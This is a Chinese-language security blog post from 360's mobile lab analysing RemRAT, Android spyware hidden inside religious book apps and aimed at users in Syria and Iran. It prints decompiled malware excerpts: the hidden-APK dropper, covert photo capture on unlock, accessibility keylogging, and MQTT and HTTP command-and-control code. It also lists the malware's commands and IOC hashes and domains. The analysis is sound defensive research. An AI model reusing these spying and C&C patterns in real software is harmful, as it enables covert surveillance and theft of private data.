RemRAT：潜伏在中东多年的Android间谍软件 - 360 核心安全技术博客

blogs.360.cn/post/analysis-of-RemRAT.html

03月23, 2021

0 comments

RemRAT：潜伏在中东多年的Android间谍软件

概述

今年是叙利亚内战爆发10周年，在这10年中叙利亚战火从未平息，接二连三的战役造成数十万人丧生，数百万人流离失所，基础设施遭到巨大破坏。“阿勒颇战役” 是叙利亚内战中最血腥的战役之一，该战役开始于2012年7月19日，最终于2016年12月22日以政府军的胜利而结束。持续四年多的“阿勒颇战役”对于叙利亚军队有着重要的意义，该战役是叙利亚军队自危机爆发以来所取得的最大胜利，也是叙利亚战场上的一个重要转折点，该战役的胜利标志着叙利亚军队由战略防御转为了战略进攻。

近期，360安全大脑从海量威胁样本中发现一个和“阿勒颇战役“相关的新移动RAT，该RAT使用此战役期间Jabhat al-Nusra组织参战的图标进行伪装。通过360安全大数据分析，我们发现该类RAT家族最早出现于2016年3月，至今仍在活跃，主要通过以apk子包的方式嵌入到含有正常功能的母包中进行隐蔽传播。鉴于该家族RAT包名的特点，我们将此RAT命名为RemRAT。

伪装方式

RemRAT主要以子包的形式存在于有正常功能应用的assets资源文件中。目前已发现的被用来作为传播载体的母包均与伊斯兰宗教书籍相关。而恶意子包会伪装成系统类应用或母包的更新程序，值得注意的是，其中一个子包的图标来自于一个讨论“叙利亚内战”的waroffline战争论坛，并且图标人物为参加“阿勒颇的进攻”战役的Jabhat al-Nusra组织反对派武装人员。

图1 传播载体的图标

图2 子包中“阿勒颇的进攻“战役相关的图标



图3 “阿勒颇的进攻“战役相关的论坛

2016年7月至8月的“阿勒颇的进攻”战役属于“阿勒颇战役“的一个子战役，该战役双方分别是政府军阵营和反叛者阵营，反叛者阵营由Fatah Halab、Army of Conquest（由Jabhat al-Nusra和其他圣战组织组成）、Ansar al-Islam等组织组成，反叛者在阿勒颇发动反攻，企图解除政府军对反叛者占领地区的包围，最后反叛者取得了短暂的胜利，建立了一条新的补给线。



图4 “阿勒颇的进攻”地图

样本分析

功能分析

载体母包启动后，会诱导用户安装恶意子包RemRAT。

```
private void installAndHideApp() {
    if(!this.isPackageInstalled("ren.company.con.ren", this.getPackageManager())) {
        InputStream is = null;
        AssetManager am = this.getAssets();
        try {
            is = am.open("Book Updater.apk");
        }
        catch(IOException e8) {
        }

        try {
            if(!new File(this.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS).getCanonicalPath() + "/BookUpdater.Service.Main.apk").exists()) {
                new File(this.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS).getCanonicalPath()).mkdirs();
                FileOutputStream fos = new FileOutputStream(this.getExternalFilesDir(Environment.DIRECTORY_DOWNLOADS).getCanonicalPath() + "/BookUpdater.Service.Main.apk");
                byte[] buffer = new byte[0x400];
                while(true) {
                    int read = is.read(buffer);
                    if(read == -1) {
                        break;
                    }
```

图5 安装恶意子包的代码

子包RemRAT的主要功能为隐私信息窃取，其中包括常规RAT所拥有的功能。从代码和证书创建时间上看，RemRAT共有两个版本，旧版本出现于2016年，新版本出现于2019年，新版本在旧版本的基础之上增加了一些新指令和新功能，如增加解锁自动拍照、窃取用户操作记录等功能。



图6 新旧版本代码对比

```
public class UnlockDetector extends BroadcastReceiver {
    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        if((intent.getAction().equalsIgnoreCase("android.intent.action.USER_PRESENT")) && !((KeyguardManager)context.getSystemService("keyguard")).isKeyguardLocked()) {
            this.start(context);
            if(Build.VERSION.SDK_INT < 26) {
                context.startService(new Intent(context, FaceAppService.class));
```

图7 解锁自动拍照

```
public void onAccessibilityEvent(AccessibilityEvent event) {
    JSONObject jobj;
    if(this.getEventText(event) != "") {
        try {
            jobj = new JSONObject();
            jobj.put("Type", this.getEventType(event));
            jobj.put("Class", event.getClassName());
            jobj.put("App", event.getPackageName());
            jobj.put("Time", event.getEventTime());
            jobj.put("Data", this.getEventText(event));
        }
        catch(Exception ex) {
            jobj = null;
        }

        if(jobj != null) {
            this.write2File(jobj.toString());
        }
    }
}
```

图8 窃取用户操作记录

最新版本RemRAT所具备的主要功能整理如下：

- 获取账户、IMEI、语音邮箱、网络制式等设备信息
- 使手机震动
- 拍照
- 录像
- 录音
- 获取短信、通话记录、联系人信息
- 获取地理位置信息
- 创建Toast、Notification
- 上传、下载文件

- 打开指定URL
- 执行命令行操作
- 插入短信、发送短信
- 监听剪贴板内容
- 获取用户操作记录

新旧版本指令及其对应的功能详见下表。

旧版本指令	新版本指令	指令功能
get_account	get_account	获取账户、IMEI、语音邮箱、网络制式等信息
do_vibrate	do_vibrate	使手机震动
get_location	get_location	获取地理位置信息
take_picture	take_picture	拍照
live_video	live_video	录像
send_text_message	send_text_message	发送短信
show_notification	show_notification	展示通知
live_audio	live_audio	录音
MQTT	MQTT	MQTT 重连
get_all_messages	get_all_messages	获取所有短信
get_call_logs	get_call_logs	获取通话记录
do_toast	do_toast	创建 Toast
download_file	download_file	下载文件
upload_file	upload_file	上传文件
request	request	向服务器发送请求
get_call_list	get_call_list	获取通话录音列表
open_url	open_url	打开指定 URL
do_exec	do_exec	执行命令行操作
get_contacts	get_contacts	获取联系人
download_call	download_call	上传通话录音
未实现	put_sms	插入短信
未实现	kill	终止连接
未实现	download_clipboard	上传剪贴板内容
未实现	download_photos	上传照片
未实现	download_keylogger	上传用户操作记录
未实现	get_keylogger_list	获取用户操作记录列表

表1 指令及其功能

截止到目前，此RAT家族中部分样本仍未被安全厂商识别。

图9 VT厂商识别情况

通信方式

RemRAT共有三种通信方式，分别为MQTT通信、HTTP通信、TOR代理通信。旧版本使用MQTT通信和HTTP通信两种通信方式，新版本增加了对TOR代理通信的支持。

1) MQTT通信

RemRAT启动后会使用MQTT协议与硬编码的C&C进行通信，并以由指定规则生成的客户端ID作为订阅主题进行消息订阅，最后在订阅回调函数处理订阅服务器下发的指令消息。

```
String v1 = ((MQTTReq)r).useSSL() ? "ssl://" : "tcp://" + ((MQTTReq)r).getIP() + ":" + String.valueOf(((MQTTReq)r).getPort());
String clientId = VariableManager.getInstance().getVariable(this.getContext(), "DeviceID");
try {
    MqttClient sampleClient = new MqttClient(v1, clientId, new MemoryPersistence());
    sampleClient.setCallback(new MqttCallBackReceiver(this.getContext()));
    MqttConnectOptions connOpts = new MqttConnectOptions();
    connOpts.setCleanSession(true);
    if(!((MQTTReq)r).getUser().equals("NoUser")) {
        connOpts.setUserName(((MQTTReq)r).getUser());
    }

    if(!((MQTTReq)r).getPassword().equals("NoPass")) {
        connOpts.setPassword(((MQTTReq)r).getPassword().toCharArray());
    }

    sampleClient.connect(connOpts);
    sampleClient.subscribe(clientId, 0);
    DataFormatter df = new DataFormatter();
    df.setField("uniqueID", VariableManager.getInstance().getVariable(this.getContext(), "DeviceID"));
    this.getData().setData(df.getJSON());
    goto label_120;
}
```

订阅消息

图10 订阅消息

```
public void messageArrived(String topic, MqttMessage message) throws Exception {
    String payload = new String(message.getPayload());
    Intent i = new Intent();
    i.setAction("com.company.Message");
    i.putExtra("Request", payload);
    this.cntx.sendBroadcast(i);
}
```

图11 订阅消息的回调处理函数

MQTT（Message Queuing Telemetry Transport，消息队列遥测传输）是IBM开发的一个即时通讯协议。它是一种发布/订阅，极其简单和轻量级的消息传递协议，专为受限设备和低带宽，高延迟或不可靠的网络而设计。这种通信方式已不是首次出现在移动端木马，此前就有多家安全厂商报道过使用MQTT协议进行通信的移动端木马，例如中东地区的双尾蝎（APT-C-23）组织，它的移动端攻击样本中就使用了MQTT协议。

2) HTTP通信

RemRAT使用此种通信方式将收集的数据上传到服务器。当收到request指令后也会使用此协议与C&C进行一次请求通信。

```
this.getData().setType(Type.Request);
String dataUrl = VariableManager.getInstance().getVariable(this.getContext(), "BaseURL") + "rr/public/service/start";
HttpURLConnection connection = null;
try {
    StringBuilder sb = new StringBuilder();
    sb.append("sendData=");
    sb.append(URLEncoder.encode("NOData", "UTF-8"));
    sb.append("&");
    sb.append("ID=");
    sb.append(URLEncoder.encode(Tools.getInstance().generateID(this.getContext()), "UTF-8"));
    sb.append("&");
    sb.append("action=");
    sb.append(URLEncoder.encode("request", "UTF-8"));
    sb.append("&");
    sb.append("rID=");
    sb.append(URLEncoder.encode("-1", "UTF-8"));
    connection = (HttpURLConnection)new URL(dataUrl).openConnection();
    connection.setRequestMethod("POST");
    connection.setRequestProperty("Content-Type", "application/x-www-form-urlencoded");
    connection.setRequestProperty("Content-Length", "" + Integer.toString(sb.toString().getBytes().length));
    connection.setRequestProperty("Content-Language", "en-US");
    connection.setUseCaches(false);
    connection.setDoInput(true);
    connection.setDoOutput(true);
    DataOutputStream wr = new DataOutputStream(connection.getOutputStream());
```

图12 使用HTTP通信

3) TOR代理

新版本使用了开源的Tor Onion代理库，该代理库可使Java和Android程序实现匿名通信，具有隐藏用户真实地址、避免网络监控及流量分析的特点。但是从代码逻辑看实际并未使用此方式进行通信，预计后续版本会开启此类通信方式，从而达到隐藏自身C&C的目的。



图13 使用Tor Onion代理库

受害者分析

通过对受害者进行分析，我们发现受害者主要集中在叙利亚和伊朗，受害用户的最早感染时间是2016年底，并且目前仍有新用户被感染。“阿勒颇战役“已结束多年，但攻击仍在继续，这暗示着攻击者关注的不仅仅是叙利亚的阿勒颇战役，而是与中东地区局势紧密相关或关注中东地区局势的人员。

图14 受害用户地域分布

总结

从新旧版本的RemRAT代码对比中可以看出，攻击者正在试图获取受害者更多的隐私信息并对设备进行更多的操作，并且开始关注自身C&C的隐藏，预计下个版本将会使用TOR代理来代替硬编码的C&C。

RemRAT的发现不是偶然，它只是中东各国战争背影下催生的众多产物之一。借助宗教书籍APP进行载荷投递，攻击时间长，种种迹象表明这是一起中东地区有针对性的长期攻击活动，活动背后更深层次的秘密需要我们持续深入的跟进挖掘。

IOC

MD5

fa34a610742c8faf48cb9e203f9eaa77

ac1f906a719a5f6285dcedd3f5567fae

31d0630879e3d35f66feaf02d39c051e

afecc3fdd82f19a361e5adc046326706

6fbbfe565e53b4b029367acc890110b9

C&C

supportedwebs.com

websitesparadise.com

参考链接

【1】 https://zh.wikipedia.org/wiki/阿勒頗戰役_(敘利亞內戰)

【2】 https://en.wikipedia.org/wiki/Battle_of_Aleppo_(2012%E2%80%932016)

【3】 https://en.wikipedia.org/wiki/Al-Nusra_Front

【4】 https://twitter.com/sayed_ridha/status/759758832360763393

【5】 http://archive.4plebs.org/pol/thread/83609210/

【6】 https://archive.org/details/Archive_JFS

【7】 http://waroffline.org/index.php?showtopic=578&st=1140

【8】 https://github.com/thaliproject/Tor_Onion_Proxy_Library/tree/71dc2a13f674260e34d31d723fcb21a5e7649731

【9】 https://research.checkpoint.com/2020/hamas-android-malware-on-idf-soldiers-this-is-how-it-happened/

360烽火实验室

360烽火实验室致力于移动恶意软件分析、移动灰黑产研究、移动威胁预警、移动APT的发现与追踪等移动安全领域的深入研究。作为全球顶级移动安全生态研究实验室，360烽火实验室在全球范围内不仅首发了多篇具备国际影响力的移动安全生态研究成果，并且成功狩猎了蔓灵花、拍拍熊等多个APT组织针对我国及境外重要目标的攻击活动。实验室在为360手机卫士、360手机助手、360加固保等公司产品提供核心安全数据的同时，也为科研单位、手机厂商、应用商店及上百家国内外合作伙伴提供了移动应用安全检测服务，全方位守护移动安全。

本文链接：https://blogs.360.cn/post/analysis-of-RemRAT.html

-- EOF --